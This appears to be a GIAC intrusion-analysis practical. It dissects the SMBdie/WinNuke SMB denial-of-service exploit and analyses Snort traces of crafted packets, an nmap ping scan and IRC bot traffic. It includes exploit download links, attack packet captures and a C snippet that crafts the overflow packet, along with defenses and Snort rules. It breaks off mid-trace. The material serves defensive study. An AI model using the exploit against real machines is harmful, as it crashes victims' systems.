“Tricks of the Trade”: Intrusion Detection Techniques and Analysis

Navid Khalili

GCIA Practical Assignment ver 3.3

GCIA Practical ver 3.3

Abstract:

What follows is a exploration of the world of Intrusion Detection. This new and upcoming field uses extraordinary data collection techniques, coupled with unique analysis methods in order to provide a secure networking environment. In the first section of this paper, I will explore a current attack method used by "hackers"," those who would attempt unauthorized entry or exploitation of insecure machines. I will then move on to provide some network traces and demonstrate the current Intrusion detection analysis techniques used by Instrusion Analysts. Finally, I will analyze a large set of data from a large University. In this scenario assignment, I will present an executive summary similar to that of a real summary that could be presented to others, such as Managers or Executive Officers.

Assignment 1:

The DoS that Wouldn't Die: WinNuke (aka SMBdie)

Perhaps on of the most frequently used DoS attacks on the internet is the beloved WinNuke exploit. As a proof of concept against poor TCP/IP implementation by Microsoft, this exploit targets the network stack (winsock) of Microsoft (9x) Operating Systems. It was most commonly used by "script kiddies" on IRC to knock off other Win9x clients. However, this vulnerability has been largely fixed; either the majority of affected machines have bee "patched" or upgraded to systems that are unaffected (Windows XP, Windows 2000, or Windows NT Service Pack 4).

Does this mean that Microsoft systems no longer are vulnerable to "script kiddies" seeking a quick and fatal remote reboot of one's machine? Unfortunately, they are still not safe. Time and time again, WinNuke has popped up in various forms. Its latest form is in the exploit aptly titled "SMBdie". This exploit is a Windows program that consists of a small window with input fields for the IP and Windows NetBIOS name for the computer one wishes to "kill." A "kill" can be best described as a fatal error in the net stack of the victim which results is a "blue screen of death" (the now famous memory dump that Windows machines display during a fatal system error) or a quick reboot.

Acquiring the Exploit

The exploit can easily be found on packetstorm at the following URL: URL: http://packetstorm.decepticons.org/filedesc/SMBdie.zip.html. By default, source code is not distributed in the SMBdie.zip package; however, on select sites (URL: http://drunken-penguin.mine.nu/smbdie/), the original source can be found as well. It is interesting to note that the SMBdie binary is authored by a hacker under the handle "Zamolx3," while the source code is authored by a different author, Frederic Deletang, as a proof of concept. The source code currently compiles for Linux and FreeBSD; yet I could not find a win32 port of the source code itself. The source code is provided in Appendix A for those who wish to see its entirety; I will be referring to parts of the code to illustrate the exploit at work. This suggests that "Zamolx3" perhaps modified the primary source code; however further investigations on Google could not determine the true source of the exploit. Yet, this "branching" of the code exemplifies the possibility of further modifications of the code could produce variations of the exploit signature.

How It Works

Session Message Block (SMB) is the cornerstone for Windows file sharing over the Internet. While there do exist other clients who can use SMB (i.e. Samba) the majority of SMB clients are windows machines. This protocol primarily uses distinct connection periods called "sessions." A session is a used to describe a successful connection of a "client" (the computer desiring to communicate) to a "server," the computer that the "client" wishes to communicate with. It is inherently a point-to-point service, the roles of the two connected computers ("client" and "server") can change during any point within the session. While it is beyond the scope of our paper to fully describe the SMB protocol, a basic understanding of how a SMB "session" is setup is required to understand the exploit.

When a computer wishes to establish a session, it must provide some information to the "server." First, the client sends initial information about itself, such as its NetBIOS name and IP address. Then the client and server negotiate which protocol variant that they speak (SMB over time has developed many different variants of its core protocol – also known as "dialects" -- that it can speak. For more information see: [URL: http://www.oreilly.com/catalog/samba/chapter/book/ch03_03.html](http://www.oreilly.com/catalog/samba/chapter/book/ch03_03.html)). Our exploit wants to be very friendly, so it offers every dialect possible:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+=+=+=+=+=+

10/11-03:25:51.169756 ATTACKER:1260 -> VICTIM:139
TCP TTL:128 TOS:0x0 ID:2827 IpLen:20 DgmLen:208 DF
***AP*** Seq: 0x27FE80C6  Ack: 0xB7EA9223  Win: 0xFAEC  TcpLen: 20
00 00 00 A4 FF 53 4D 42 72 00 00 00 00 00 00 00  .....SMBr.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 ED 18  ................
00 00 51 19 00 81 00 02 50 43 20 4E 45 54 57 4F  ..Q.....PC NETWO
52 4B 20 50 52 4F 47 52 41 4D 20 31 2E 30 00 02  RK PROGRAM 1.0..
4D 49 43 52 4F 53 4F 46 54 20 4E 45 54 57 4F 52  MICROSOFT NETWOR
4B 53 20 31 2E 30 33 00 02 4D 49 43 52 4F 53 4F  KS 1.03..MICROSO
46 54 20 4E 45 54 57 4F 52 4B 53 20 33 2E 30 00  FT NETWORKS 3.0.
02 4C 41 4E 4D 41 4E 31 2E 30 00 02 4C 4D 31 2E  .LANMAN1.0..LM1.
32 58 30 30 32 00 02 53 61 6D 62 61 00 02 4E 54  2X002..Samba..NT
20 4C 4D 20 30 2E 31 32 00 02 4E 54 20 4C 41 4E   LM 0.12..NT LAN
4D 41 4E 20 31 2E 30 00                          MAN 1.0.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+=+=+=+=+=+
```

The victim accepts the session request, choosing its own supported dialect. Now the exploit sets up a session, in this case telling its domain (WORKGROUP, os (Unix), and Lan Manager (Samba):

=+
=+=+=+=+=+=+=+

```
10/11-03:25:51.229738 ATTACKER:1260 -> VICTIM:139
TCP TTL:128 TOS:0x0 ID:2828 IpLen:20 DgmLen:128 DF
***AP*** Seq: 0x27FE816E  Ack: 0xB7EA9296  Win: 0xFA79  TcpLen: 20
00 00 00 54 FF 53 4D 42 73 00 00 00 00 08 01 00  ...T.SMBs.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 04  ................
00 00 65 04 0D FF 00 00 00 FF FF 02 00 01 04 00  ..e.............
00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 17  ................
00 00 00 57 4F 52 4B 47 52 4F 55 50 00 55 6E 69  ...WORKGROUP.Uni
78 00 53 61 6D 62 61 00                          x.Samba.
```

=+
=+=+=+=+=+=+=+

The victim responds and the exploit connect to the $IPC (Inter-Process Communication) tree via a null username/password (null session):

=+
=+=+=+=+=+=+=+

```
10/11-03:25:51.289820 ATTACKER:1260 -> VICTIM:139
TCP TTL:128 TOS:0x0 ID:2829 IpLen:20 DgmLen:107 DF
***AP*** Seq: 0x27FE81C6  Ack: 0xB7EA92F2  Win: 0xFA1D  TcpLen: 20
00 00 00 3F FF 53 4D 42 75 00 00 00 00 18 01 20  ...?.SMBu......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28  ...............(
00 08 00 00 04 FF 00 00 00 00 00 01 00 14 00 00  ................
5C 5C 56 49 43 54 49 4D 5C 49 50 43 24 00 49 50  \\VICTIM\IPC$.IP
43 00 00                                         C..
```

=+
=+=+=+=+=+=+=+

Finally, the victim accepts and a connection to the $IPC share is made via an anonymous user. The tool then sends a crafted packet to the victim:

10/11-03:25:51.410010 ATTACKER:1260 -> VICTIM:139
TCP TTL:128 TOS:0x0 ID:2830 IpLen:20 DgmLen:139 DF
AP Seq: 0x27FE8209 Ack: 0xB7EA9324 Win: 0xF9EB TcpLen: 20
00 00 00 5F FF 53 4D 42 **25** 00 00 00 00 00 00 00 ..._.SMB%.......
00 00 00 00 00 00 00 00 00 00 00 00 08 24 04 ....$.
00 08 00 00 0E 13 00 00 00 00 00 00 00 00 00 ....
00 00 00 00 00 00 00 13 00 4C 00 00 00 5F 00 00 ....L..._..
00 20 00 5C 50 49 50 45 5C 4C 41 4E 4D 41 4E 00 **. .\PIPE\LANMAN**.
68 00 57 72 4C 65 68 00 42 31 33 42 57 7A 00 01 **h.WrLeh.B13BWz**..
00 E0 FF ...

=+
=+=+=+=+=+=+=+

The payload of the packet is what to concentrate on. Items of unique interest are highlighted in bold. What is the attacker attempting to do? By looking at snippets of the source code, we can get a better idea of what is at work. The snippets that follow is directly from the source code n Appendix A:

```
#define SMB_COM_TRANSACTION 0x25
…..
p = push_string (p, "\\PIPE\\LANMAN");

  transaction.param_offset = p - buffer - 4;

  params.function_code = (uint16_t) 0x68;       /* NetServerEnum2 */
  strcpy (params.param_descriptor, "WrLeh");  /*RAP_NetGroupEnum_REQ  */
  strcpy (params.return_descriptor, "B13BWz");  /* RAP_SHARE_INFO_L1 */
  params.detail_level = 1;
  params.recv_buffer_len = 50000;

  memcpy (p, &params, sizeof (parameters));
….
```

As stated in both the CERT Vulnetability description VU#250635 (URL: http://www.kb.cert.org/vuls/id/250635) and the Neohapsis mailing list (URL: http://archives.neohapsis.com/archives/ntbugtraq/2002-q3/0104.html) a vulnerable Windows machine's kernel buffer will overflow when a SMB_COM_TRANSACTION packet requesting the NetServerEnum2 or NetServerEnum3 is sent to the machine. Here we can see that the exploit crafts a SMB_COM_TRANSACTION packet requesting NetServerEnum2 with specific values for its parameters. These packets specifically send a SMB_COM_TRANSACTION packet with a parameter descriptor and return_descriptor designed to take advantage of that buffer overflow.

The attacker sends thes packets continously and then pauses to see if the victim is till reachable. If it is not, the exploit returns a message of success, if it is still reachable, the machine returns with a message indicating failure.

Implications

Before going further in depth on how to prevent such an attack, it is best to address the severity of these attacks. While these attacks result in a fatal system error, many may claim that the overall criticality of the attack is low as they affect only Windows based computers (NT, XP, 2K), which do not represent the majority of "critical servers" on the Internet and are more commonly deployed as an end-user workstation. Moreover, the presence of a patch (see below) enable system administrators of any "critical" Windows server to protect against such attacks. However, it should be noted that this tool would make an excellent compliment to a blind spoof attack. The attacker could hijack a trusted TCP session of any vulnerable Windows computer) and use the tool to easily silence the Windows computer as it spoofs its IP. In this way, the threat posed by this attack becomes very real and very severe.

Foiling the Attacks - How To Prevent Against It

As can be shown throughout our trace, this attack is a very effective method of fatally crashing any Windows NT based host. The next logical question presents itself; how can one prevent such attacks? The most obvious solution is to apply the Microsoft security patch (URL: URL: http://support.microsoft.com/default.aspx?scid=KB;EN-US;Q326830&) to any vulnerable Windows XP, 2000, and NT machines. Unfortunately, it is highly unlikely that a network security officer will be able to effectively enforce the security upgrade of all affected operating systems by their respective official and unofficial administrators. Instead, a more effective approach would be to have all routers within the network drop packets with TCP SMB traffic (ports 139 or 445) between different subnets. However, this may cause many difficulties for people working in a site with multiple subnets who want to use "Windows Networking" services Instead, a less draconian approach would be to block all incoming SMB traffic for the said network. Both methods previously mentioned will prevent most "script kiddie" attacks as well as those able to spoof a routable network address, but it could not effectively prevent attacks where the victim and attacker reside on the same subnet (under the same router) without seriously impeding **all** SMB (Windows Filesharing) traffic.

REFERENCES:

CORE SECURITY TECHNOLOGIES, "Vulnerability report for Windows SMB DoS" URL: http://archives.neohapsis.com/archives/ntbugtraq/2002-q3/0104.html" (08/22/02)

Robert Eckstein, David Collier-Brown, Peter Kelly
"Using Samba: An Introduction to SMB/CIFS" (URL: http://www.oreilly.com/catalog/samba/chapter/book/ch03_03.html)
1st Edition November 1999

Kevin Rowland , "RE: [Snort-sigs] SMBdie exploit (MS02-45)" (URL: http://www.geocrawler.com/lists/3/SourceForge/6752/0/9453708/)
08/29/2002

Christopher R. Hertel, “SMB: The Server Message Block Protocol” (URL: http://www.ubiqx.org/cifs/SMB.html)

Andrew Tridgell, “Description of SMB security levels” (URL: http://us6.samba.org/samba/ftp/docs/textdocs/security_level.txt) 06/27/97

Christopher R. Hertel, “Understanding the Network Neighborhood: How Linux Works With Microsoft Networking Protocols” (URL: http://www.linux-mag.com/2001-05/smb_01.html) 05/01

Shawn Van Ittersum, "Vulnerability Note VU#250635 -Microsoft Windows Server Message Block (SMB) fails to properly handle SMB_COM_TRANSACTION packets requesting NetServerEnum2 transaction", URL: http://www.kb.cert.org/vuls/id/250635 , (08/22/02)

Microsoft Corporation, "MS02-045: Unchecked Buffer in Network Share Provider May Lead to Denial-of-Service", URL: http://support.microsoft.com/default.aspx?scid=KB;EN-US;Q326830&

Assignment 2

First Trace – A Broken Tool…

This detect was posted to the intrusions@incidents.org mailing list on Oct. 9 2002 at 15:29:48.

Source of trace: URL: http://www.incidents.org/logs/2002.6.5

Detect was generated by: Snort Intrusion Detection System

Probability that the source was spoofed: High. The source address of the packet (see trace below) is 255.255.255.255 (all 1s used when creating the source). In addition, the fact that the packet includes an ack and reset would suggest that the attacker does not care about a reply as most modern TCP implementations would simply drop the packet.

Description of the attack: An snippet of the trace is as follows. This includes 10 packets out of the 39 alerts generated in this log:

```
07/04-18:04:43.464488 255.255.255.255:31337 -> 46.5.0.10:515
TCP TTL:14 TOS:0x0 ID:0 IpLen:20 DgmLen:43
***A*R** Seq: 0x0  Ack: 0x0  Win: 0x0  TcpLen: 20
63 6B 6F                                cko

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+=+=+=+=+=+

07/04-18:06:40.464488 255.255.255.255:31337 -> 46.5.154.158:515
TCP TTL:14 TOS:0x0 ID:0 IpLen:20 DgmLen:43
***A*R** Seq: 0x0  Ack: 0x0  Win: 0x0  TcpLen: 20
63 6B 6F                                cko

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+=+=+=+=+=+

07/04-18:24:55.474488 255.255.255.255:31337 -> 46.5.55.141:515
TCP TTL:14 TOS:0x0 ID:0 IpLen:20 DgmLen:43
***A*R** Seq: 0x0  Ack: 0x0  Win: 0x0  TcpLen: 20
63 6B 6F                                cko

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+=+=+=+=+=+

07/04-19:37:01.534488 255.255.255.255:31337 -> 46.5.70.173:515
TCP TTL:14 TOS:0x0 ID:0 IpLen:20 DgmLen:43
```

***A*R** Seq: 0x0 Ack: 0x0 Win: 0x0 TcpLen: 20
63 6B 6F   cko

=+
=+=+=+=+=+=+=+

07/05-02:52:52.544488 255.255.255.255:31337 -> 46.5.199.31:515
TCP TTL:14 TOS:0x0 ID:0 IpLen:20 DgmLen:43
***A*R** Seq: 0x0 Ack: 0x0 Win: 0x0 TcpLen: 20
63 6B 6F   cko

=+
=+=+=+=+=+=+=+

07/05-03:04:52.594488 255.255.255.255:31337 -> 46.5.209.13:515
TCP TTL:14 TOS:0x0 ID:0 IpLen:20 DgmLen:43
***A*R** Seq: 0x0 Ack: 0x0 Win: 0x0 TcpLen: 20
63 6B 6F   cko

=+
=+=+=+=+=+=+=+

07/05-04:08:19.614488 255.255.255.255:31337 -> 46.5.31.104:515
TCP TTL:14 TOS:0x0 ID:0 IpLen:20 DgmLen:43
***A*R** Seq: 0x0 Ack: 0x0 Win: 0x0 TcpLen: 20
63 6B 6F   cko

=+
=+=+=+=+=+=+=+

07/05-04:20:34.614488 255.255.255.255:31337 -> 46.5.138.143:515
TCP TTL:14 TOS:0x0 ID:0 IpLen:20 DgmLen:43
***A*R** Seq: 0x0 Ack: 0x0 Win: 0x0 TcpLen: 20
63 6B 6F   cko

=+

=+=+=+=+=+=+=+

07/05-04:33:16.624488 255.255.255.255:31337 -> 46.5.43.37:515
TCP TTL:14 TOS:0x0 ID:0 IpLen:20 DgmLen:43
***A*R** Seq: 0x0 Ack: 0x0 Win: 0x0 TcpLen: 20
63 6B 6F cko

=+
=+=+=+=+=+=+=+

07/05-04:44:31.604488 255.255.255.255:31337 -> 46.5.243.180:515
TCP TTL:14 TOS:0x0 ID:0 IpLen:20 DgmLen:43
***A*R** Seq: 0x0 Ack: 0x0 Win: 0x0 TcpLen: 20
63 6B 6F cko

=+
=+=+=+=+=+=+=+

In each alert, the packet was obviously crafted. The ID, Seq Number, Ack, and Window are all set at 0, obvious signs of a crafted packet as no valid network stack implementation would use such values. While there are many attacks on port 515 of the TCP protocol, these attacks would usually require a payload, other than the cko signature, there is no packet payload (TcpLen = 20). In addition, while the attack uses a source port of 31337 which is most commonly known as the port that the BackOrifice Trojan uses, this is most likely not the case as Back Orifice uses a UDP target port of 31337. More likely the use of this port is to convey that the author of the packet is indeed "elite.." (31337 == elite in hacker jargon) There has been speculation (thread starting at URL: http://lists.insecure.org/incidents/2001/Jul/0019.html) that this attack is part of the Q backdoor Trojan; however, upon further investigation into whitehats.com, one can see that the Q backdoor report (arachNIDS IDS203) only specifies an Ack bit being set for TCP, for the Trojan to work properly, the reset bit should not also be set as the host will most likely drop the packet. In addition, the content of a typical Q payload should be the command to run as root, but cko is not a typical root command. This leads me to conclude that this is not part of the Q backdoor Trojan but is different activity.

Attack mechanism: This attack was generated by a packet crafting tool that sends a bogus tcp packet to a victims printer port with a spoofed broadcast address. Since the host will not be likely to respond, it is hard to determine the full attack mechanism Perhaps the most reasonable suggestion is that a Trojan on the subnet (in promiscuous mode) is watching for a crafted packet such as this to activate and deliver some payload. Unfortunately, I did not see any such response in these packet logs. An example of such a tool to craft these packets would be the hping utility (URL: http://www.hping.org/download.html).

Correlations: AS far as I could find via web searching, the earliest detect of such an attack was July 6, 2001 but Curt Wilson (netw3@ntew3.com). However, it was dismissed as stealth scanning attack or worm that was somehow broken (URL: http://lists.insecure.org/incidents/2001/Jul/0023.html). In addition, a thread discussing this type of intrusion detect (Starting URL: URL: http://lists.jammed.com/incidents/2001/05/0037.html) began on May 04, 2002. It should be noted that this discussion implies that IRC activity accompany or elicit this attack. However the logs that I had looked at around this time at the incidents.org website did not show any correlating IRC traffic. This may be due to the snort filter not capturing any IRC traffic.

Evidence of Active Targeting: To make it easier to visualize, I used a combination of snort and grep ("snort -v -r 2002.6.5 src host 255.255.255.255 | grep 31337" -- there were no other attacks in this dump using port 31337) to generate the following trace:

07/04-18:04:43.464488 255.255.255.255:31337 -> 46.5.0.10:515
07/04-18:06:40.464488 255.255.255.255:31337 -> 46.5.154.158:515
07/04-18:24:55.474488 255.255.255.255:31337 -> 46.5.55.141:515

07/04-19:37:01.534488 255.255.255.255:31337 -> 46.5.70.173:515
07/04-19:37:58.534488 255.255.255.255:31337 -> 46.5.71.94:515
07/04-20:19:25.484488 255.255.255.255:31337 -> 46.5.30.227:515
07/04-20:20:43.534488 255.255.255.255:31337 -> 46.5.48.36:515
07/04-21:44:19.514488 255.255.255.255:31337 -> 46.5.83.74:515
07/04-21:52:19.544488 255.255.255.255:31337 -> 46.5.239.226:515
07/04-22:28:31.494488 255.255.255.255:31337 -> 46.5.101.35:515
07/04-22:35:01.524488 255.255.255.255:31337 -> 46.5.1.170:515
07/04-23:25:49.554488 255.255.255.255:31337 -> 46.5.60.201:515
07/05-00:26:19.564488 255.255.255.255:31337 -> 46.5.27.140:515
07/05-00:34:40.584488 255.255.255.255:31337 -> 46.5.245.31:515
07/05-02:52:52.544488 255.255.255.255:31337 -> 46.5.199.31:515
07/05-03:04:52.594488 255.255.255.255:31337 -> 46.5.209.13:515
07/05-04:08:19.614488 255.255.255.255:31337 -> 46.5.31.104:515
07/05-04:20:34.614488 255.255.255.255:31337 -> 46.5.138.143:515
07/05-04:33:16.624488 255.255.255.255:31337 -> 46.5.43.37:515
07/05-04:44:31.604488 255.255.255.255:31337 -> 46.5.243.180:515
07/05-05:25:34.614488 255.255.255.255:31337 -> 46.5.205.144:515
07/05-05:34:07.634488 255.255.255.255:31337 -> 46.5.45.177:515
07/05-05:50:07.574488 255.255.255.255:31337 -> 46.5.210.6:515
07/05-06:11:10.584488 255.255.255.255:31337 -> 46.5.227.43:515
07/05-06:33:07.644488 255.255.255.255:31337 -> 46.5.233.139:515
07/05-07:33:13.584488 255.255.255.255:31337 -> 46.5.197.33:515
07/05-07:42:16.594488 255.255.255.255:31337 -> 46.5.166.220:515
07/05-08:52:28.604488 255.255.255.255:31337 -> 46.5.19.190:515
07/05-09:17:22.654488 255.255.255.255:31337 -> 46.5.29.135:515

Based on the trace, no specific server was targeted. Over the trace random hosts across this class B were hit. However, a brief look over other logs around this week period URL: http://www.incidents.org/logs/2002.6.5 - http://www.incidents.org/logs/2002.6.9) indicates that the class B network was randomly scanned over a few days repeatedly. Further investigations across multiple Class B networks may be necessary to determine if this is an attack targeted for this network or a random sweep of different networks.

Severity:
Criticality = 3 -- Since I'm not aware of the network, I cant say for sure the criticality of the hosts being hit, but since they are randomly attacked, I'm splitting down the middle of 1 and 5.)
Lethality =1 -- Of all attacks, you can be fairly sure this will fail to cause the host any problems as most TCP stacks will reject these packets.
System Counter Measures = 5 -- Once again, by the nature of its TCP implementation, most hosts are fairly resilient to this attack.)
Network countermeasures = 1 -- From the detects, the sensor seems to be after the router and yet it still sees a packet with a (spoofed) broadcast address source and specific destination. A router with reasonable security rules should have dropped this packet.

Using these numbers, and our severity equation, S = (C+L) - (S+N) = (3+1) - (5+1) = -2

Therefore, this would seem like an attack of relatively low severity (harmless)

Defense Recommendation: Obviously, the best protection for this attack is to configure the perimeter router to drop all packets with a source of a broadcast address. In addition, as long as valid network operations are not disturbed, routers within the subnet should also drop packets with broadcast sources. Such practices are common amongst any security aware network topologies (at least for perimeter routers) and should have be implemented not only to protect against this relatively benign attack, but other more potentially fatal attacks as well.

Multiple choice question:

In the following trace, which fields BEST indicate that the packet has probably been crafted?

=+

=+=+=+=+=+=+=+

07/05-04:33:16.624488 255.255.255.255:31337 -> 46.5.43.37:515
TCP TTL:14 TOS:0x0 ID:0 IpLen:20 DgmLen:43
***A*R** Seq: 0x0 Ack: 0x0 Win: 0x0 TcpLen: 20
63 6B 6F   cko

=+
=+=+=+=+=+=+=+

A. No field has been crafted.

B. The IP ID number, sequence number, ack number, and window number have been crafted.

C. Only the sequence number indicates a packet being crafted.

D. The IP ID number, sequence number, ack number, window number, and TCP Length have been crafted.

Correct Answer is B. While some may be fooled into thinking that D is the correct answer, the IPLength, while small, does indeed match the total IP header length (including payload)

REFERENCES:

Jeff Peterson, "Re: Backdoor Access?", URL: http://lists.jammed.com/incidents/2001/05/0037.html, 05/04/01

Crist Clark, "**Security Incidents: Deny IP spoof from 255.255.255.255", URL:** http://lists.insecure.org/incidents/2001/Jul/0019.html

Crist Clark, "**Security Incidents: Re: Deny IP spoof from 255.255.255.255**", URL: http://lists.insecure.org/incidents/2001/Jul/0023.html, 07/06/01

Second Trace: Weird Scan Behavior

Source of trace: Own Network

Generated by: Snort

Probability that source was spoofed: At first, I was uncertain. While the TTLs are definitely crafted as they very from packet to packet and come from an address that is 1 or less hops away. Yet the address definitely could not be spoofed from outside the network since the router does not allow source spoofed addresses internally. It is more likely that the TTLs are spoofed, as snort signatures indicate that this is an nmap scan, which does spoof the TTLs of its packets. However, there is no known stimulus for this activity and it happens in regular intervals, so it may be a Trojan on the subnet that is spoofing its source address. Yet after sending out an email to various groups that are connected to our network, I did find out that it was a valid source IP.

Description of attack: The attack pattern of this scan was indeed definitely odd. In what looked like scheduled intervals (every twenty minutes plus or minus a few seconds) the attacker sent out a set of nmap ping scans:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+=+=+=+=+=+

[**] ICMP PING NMAP [**]
09/29-08:40:01.166553 MYNET.150 -> MYNET.166
ICMP TTL:47 TOS:0x0 ID:1070 IpLen:20 DgmLen:28
Type:8  Code:0  ID:12321   Seq:0  ECHO
```

=+
=+=+=+=+=+=+=+

[**] ICMP PING NMAP [**]
09/29-08:40:01.726553 MYNET.150 -> MYNET.186
ICMP TTL:58 TOS:0x0 ID:52231 IpLen:20 DgmLen:28
Type:8 Code:0 ID:13687   Seq:0 ECHO

=+
=+=+=+=+=+=+=+

[**] ICMP PING NMAP [**]
09/29-08:40:02.316553 MYNET.150 -> MYNET.180
ICMP TTL:57 TOS:0x0 ID:14978 IpLen:20 DgmLen:28
Type:8 Code:0 ID:577   Seq:0 ECHO

=+
=+=+=+=+=+=+=+

[**] ICMP PING NMAP [**]
09/29-08:40:04.366553 MYNET.150 -> MYNET.187
ICMP TTL:38 TOS:0x0 ID:44250 IpLen:20 DgmLen:28
Type:8 Code:0 ID:56771   Seq:0 ECHO

=+
=+=+=+=+=+=+=+

[**] ICMP PING NMAP [**]
09/29-08:40:04.936553 MYNET.150 -> MYNET.189
ICMP TTL:48 TOS:0x0 ID:38221 IpLen:20 DgmLen:28
Type:8 Code:0 ID:40173   Seq:0 ECHO

=+
=+=+=+=+=+=+=+

[**] ICMP PING NMAP [**]

09/29-08:40:05.506553 MYNET.150 -> MYNET.182
ICMP TTL:54 TOS:0x0 ID:36977 IpLen:20 DgmLen:28
Type:8 Code:0 ID:40894 Seq:0 ECHO

=+
=+=+=+=+=+=+=+

[**] ICMP PING NMAP [**]
09/29-08:40:06.076553 MYNET.150 -> MYNET.178
ICMP TTL:59 TOS:0x0 ID:27338 IpLen:20 DgmLen:28

=+
=+=+=+=+=+=+=+

[**] ICMP PING NMAP [**]
09/29-08:40:06.656553 MYNET.150 -> MYNET.171
ICMP TTL:41 TOS:0x0 ID:1626 IpLen:20 DgmLen:28
Type:8 Code:0 ID:47275 Seq:0 ECHO

=+
=+=+=+=+=+=+=+

[**] ICMP PING NMAP [**]
09/29-08:40:07.236553 MYNET.150 -> MYNET.170
ICMP TTL:57 TOS:0x0 ID:61645 IpLen:20 DgmLen:28
Type:8 Code:0 ID:31526 Seq:0 ECHO

=+
=+=+=+=+=+=+=+

[**] ICMP PING NMAP [**]
09/29-08:40:07.806553 MYNET.150 -> MYNET.162
ICMP TTL:56 TOS:0x0 ID:12921 IpLen:20 DgmLen:28
Type:8 Code:0 ID:34789 Seq:0 ECHO

=+

=+=+=+=+=+=+=+

[**] ICMP PING NMAP [**]
09/29-08:40:10.366553 MYNET.150 -> MYNET.194
ICMP TTL:39 TOS:0x0 ID:64430 IpLen:20 DgmLen:28
Type:8 Code:0 ID:27778   Seq:0 ECHO

=+
=+=+=+=+=+=+=+

The order of the IP addresses that were scanned did not very between the scan intervals. After some more investigation via emails, it was found that this machine was a Linux server setup by another group that served secure information to its clients via autopass (using ssh-keys). It was set to specifically scan other computers that the group had out on the network in order to check that each host had an ssh port open before secure copying information to the machine in question. Our snort IDS did not catch the scan to the ssh daemon running on each "client" as our ruleset had been setup to ignore traffic to port 22 (it assumes it is valid traffic). However, their nmap scan did include a crafted ping to check if the host was alive before scanning the specified port. Our Snort ruleset did catch this anomalous behavior. While the group had several machines on the network, these machines were the only "clients" of that server and therefore were the only machines scanned .

Correlations: Due to the popularity of Fyodor's nmap tool, anyone halfway versed in network security will recognize an nmap ping scan. The particular ruleset that caught this traffic is:
vision.rules:alert ICMP $EXTERNAL any -> $INTERNAL any (msg: "IDS162/scan_ping-nmap-icmp"; dsize: 0; itype: 8; classtype: info-attempt; reference: arachnids,162;) (URL: http://www.snort.org/snort-db/sid.html?id=469)

Therefore, it was the fact that the ping scans were repeated every 20 minutes and to specified machines that was unique in this trace; I had not found any known attack that consisted of a simple nmap ping trace every 20 minutes.

Evidence of active targeting: There were definite signs of active targeting.

Looking at the logs, the pattern of scanning MYNET.166, MYNET.186, MYNET.180, etc. every twenty minutes did not signify a “wrong number” or blind subnet scan. The “attacker” definitely knew what it was looking for!

Severity:
Criticality = 3 - The scans hit mostly workstation computers rather than servers. However, these workstations held critical user data, giving them a least medium criticality.
Lethality = 1 – The “attack” did succeed. However, all it did was alert the information server script that the host was up.

System Countermeasures = 5. The scanned systems were not know to have any vulnerabilities. In addition, some were running iptables firewalls (Running Linux Operating System)

Network Countermeasures = 5. This is a “noisy” attack and is bound to capture both our IDS systems attention as well as the groups sharing our network (especially for the group that caused it.)

Therefore S = (C + L) – (S + N) = (3 +1) – (5 + 5) = -6
A definite false alarm. Communicating with the other groups sharing our network would definitely be a good idea.

Defensive Recommendations:
First and foremost, good communication between the different administrative technical staff on our network. This false positive most likely would not have occurred had we had prior knowledge of this server-client ssh ring. Another recommendation would be to modify our snort ruleset to ignore any scan attempts by MYNET.150 to the hosts shown in the trace. This would reduce false positives (noise) while not promoting a false negative in case the scanning host does get compromised and starts scanning other machines.

Multiple Choice Question:

After carefully monitoring your IDS logs, you realize that that there was an huge spike in scanning activity on your subnet. The scans all originate from within the subnet. The scans did not result in a Denial of Service attack. What would be your first step?

A. Immediately nmap the host for known Trojaned ports.
B. Rewrite IDS rulesets to ignore scans from him to other machines on your subnet.
C. Calmly determine who is the administrator for the host and attempt to contact him/her immediately.
D. Find host and unplug it from the network.

D – The correct answer is C. While nmapping may get you information quickly, knowing detailed information about the machine will ultimately help in accessing the extent of the intrusion. In addition, it is not the best way to make friends among your peers! In addition, simply assuming that the host is okay is unwise as this spike is a new phenomenon. The best strategy for preventing intrusions is communication between all technical administrators of the network in question. Unfortunately, this can also be the largest challenge in setting

Trace 3: My Own Little Nightmare

Source of trace: My own network

Generated by: Snort

Probability that the source was spoofed: None, is actual IRC network, went on to see if bot existed.

Description of attack: While doing some net reconnaissance work, I stumbled upon the following network trace.:

=+
=+=+=+=+=+=+=+

10/09-19:54:38.212893 MY.NET.:3418 -> 66.250.145.46:6667
TCP TTL:128 TOS:0x0 ID:9175 IpLen:20 DgmLen:40 DF

A* Seq: 0x852969A Ack: 0xEBD4ACA6 Win: 0xF8B7 TcpLen: 20

=+
=+=+=+=+=+=+=+

10/09-19:54:38.212981 MY.NET.:4272 -> 66.250.145.46:6667
TCP TTL:128 TOS:0x0 ID:9176 IpLen:20 DgmLen:40 DF
A* Seq: 0xF24FB9C9 Ack: 0xE71CA77E Win: 0xF90B TcpLen: 20

=+
=+=+=+=+=+=+=+

10/09-19:54:38.953321 217.8.139.18:6667 -> MY.NET.:4480
TCP TTL:45 TOS:0x0 ID:58863 IpLen:20 DgmLen:96 DF
AP Seq: 0xD9D3F1AC Ack: 0xE69878F1 Win: 0x16D0 TcpLen: 20
3A 41 62 69 74 21 41 62 69 74 40 5A 65 72 6F 4C :Abit!Abit@ZeroL
69 6D 69 74 2D 39 38 32 36 2E 64 69 61 6C 2E 69 imit-9826.dial.i
6E 65 74 2E 66 69 20 51 55 49 54 20 3A 4C 65 61 net.fi QUIT :Lea
76 69 6E 67 3A 20 0D 0A   ving: ..

=+
=+=+=+=+=+=+=+

10/09-19:54:39.115800 MY.NET.:4480 -> 217.8.139.18:6667
